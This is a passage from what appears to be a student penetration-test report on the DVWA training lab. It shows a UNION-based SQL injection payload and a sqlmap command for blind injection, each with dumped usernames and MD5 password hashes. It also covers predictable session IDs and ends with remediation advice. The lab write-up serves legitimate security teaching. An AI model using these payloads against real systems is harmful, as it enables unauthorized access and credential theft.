Surname: Smith

ID: '%' or '0'='0' union select user, password from dvwa.users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' or '0'='0' union select user, password from dvwa.users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: '%' or '0'='0' union select user, password from dvwa.users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' or '0'='0' union select user, password from dvwa.users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' or '0'='0' union select user, password from dvwa.users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

## Blind SQL Injection

This method just checks if the user exists giving it a user ID, but it does not show the user information

The screenshot shows the DVWA web application interface. At the top is the DVWA logo. On the left is a sidebar menu with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind) (which is highlighted in green). The main content area is titled "Vulnerability: SQL Injection (Blind)". It contains a form with "User ID:" and a text input field, and a "Submit" button. Below the form, a red message states "User ID exists in the database." Under the heading "More Information", there are four links to external resources: [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection), <https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>, [https://owasp.org/www-community/attacks/Blind\\_SQL\\_injection](https://owasp.org/www-community/attacks/Blind_SQL_injection), and <https://bobby-tables.com/>.

So we automatized the vulnerabilities exploit, with the sqlmap:

```
sqlmap -u 'http://buster/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit' -p id --cookie 'security=low; PHPSESSID=5c8siun1tr567gd519v1mivcbi' --dbs
```

- **Sqlmap**: This is the tool you are running. sqlmap is an open-source penetration testing tool used to automate the process of detecting and exploiting SQL injection vulnerabilities in web applications.
- **-u**: specifies the **URL** where the SQL injection test will be performed.
- **-p**: specifies the **parameter** that should be tested for SQL injection.
- **--cookie**: is used to specify **cookies** that should be sent along with the request.
- **--dbs**: tells sqlmap to attempt to retrieve a list of **databases** from the vulnerable SQL server.

Now if we enter to the table users, we can check their info, including their password


```
Database: dvwa
Table: users
[5 entries]
```

user_id	avatar	user	password
3	/hackable/users/1337.jpg	1337	8d3533d75ae2c3966d7e0d4fcc69216b
1	/hackable/users/admin.jpg	admin	5f4dcc3b5aa765d61d8327deb882cf99
2	/hackable/users/gordonb.jpg	gordonb	e99a18c428cb38d5f260853678922e03
4	/hackable/users/pablo.jpg	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
5	/hackable/users/smithy.jpg	smithy	5f4dcc3b5aa765d61d8327deb882cf99

## Weak Session IDs

When clicking on the “Generate” button, we notice that the value of dvwaSession starts at “1” and increases by one with each successive click. This tells us that dvwaSession follows a numerical sequence controlled by the button. To observe it, we open the developer console in Firefox (Control+Shift+K) and run `document.cookie.split(";")[0]` to see only the cookie without exposing our session ID.





With this pattern, we could infer the activity of other users by checking the jumps in the sequence. If dvwaSession goes from “3” to “5”, we could infer that another user has dvwaSession=4. This observation opens the door to possible attacks: we could try to exploit a cross-site scripting vulnerability to steal another user's cookie and take control of their session.

**Attack analysis:** This challenge helps us to see how predictable behavior in cookies can be exploited. An attacker could easily create a script to detect gaps in the dvwaSession sequence and launch targeted attacks. This type of vulnerability highlights the importance of managing sessions securely and not allowing scripts that make it easy to deduce session IDs of other users.

## Recommendation:

<b>Who:</b>	The system security team and developers of the programs.
<b>Vector:</b>	Remote.
<b>Action:</b>	<ol style="list-style-type: none"> <li>1. <i>Brute Force</i>: implement account lockout mechanisms after multiple failed login attempts. In addition, multi-factor authentication (MFA) should be used to add an extra layer of security. It is also crucial to implement strong password policies that require combinations of characters, numbers and symbols, which will make it difficult for attackers.</li> <li>2. <i>Command Injection</i>: It is essential to validate and sanitize all user input before processing. Implementing rigorous validation</li> </ol>

	<p>and using secure APIs can help prevent the execution of unwanted commands from the application. In addition, it is advisable to avoid direct execution of system commands.</p> <ol style="list-style-type: none"><li>3. <i>CSRF</i>: CSRF tokens should be implemented in forms, ensuring that requests come from legitimate sources. In addition, the use of 'SameSite' headers in cookies can mitigate risk by preventing cookies from being sent in unwanted requests from external sites.</li><li>4. <i>File Inclusion</i>: The validation and sanitization of user input. It is recommended to use whitelisting of allowed files and restrict access to critical system paths to minimize the risk of sensitive files being accessed.</li><li>5. <i>File Upload</i>: restrict the types of files that users can upload, allowing only those that are necessary for the functionality of the application. In addition, it is advisable to store uploaded files outside the public directory and perform security scans on the files before processing them.</li><li>6. <i>SQL injection</i>: it is advisable to use parameterized queries and object-relational mapping (ORM) techniques to help prevent this type of attack. Validating and sanitizing all user input before using it in database queries is also critical to protect data integrity.</li><li>7. <i>Blind SQL injection</i>: the use of parameterized queries and input validation. Limiting the information exposed in error messages is also crucial, as this will prevent attackers from getting clues about the database structure.</li><li>8. <i>Weak Session IDs</i>: generate random and complex session identifiers that are difficult to guess. In addition, session expiration mechanisms should be implemented, and active logout should be enabled, invalidating sessions after a password change to ensure that they cannot be reused.</li></ol>
--	---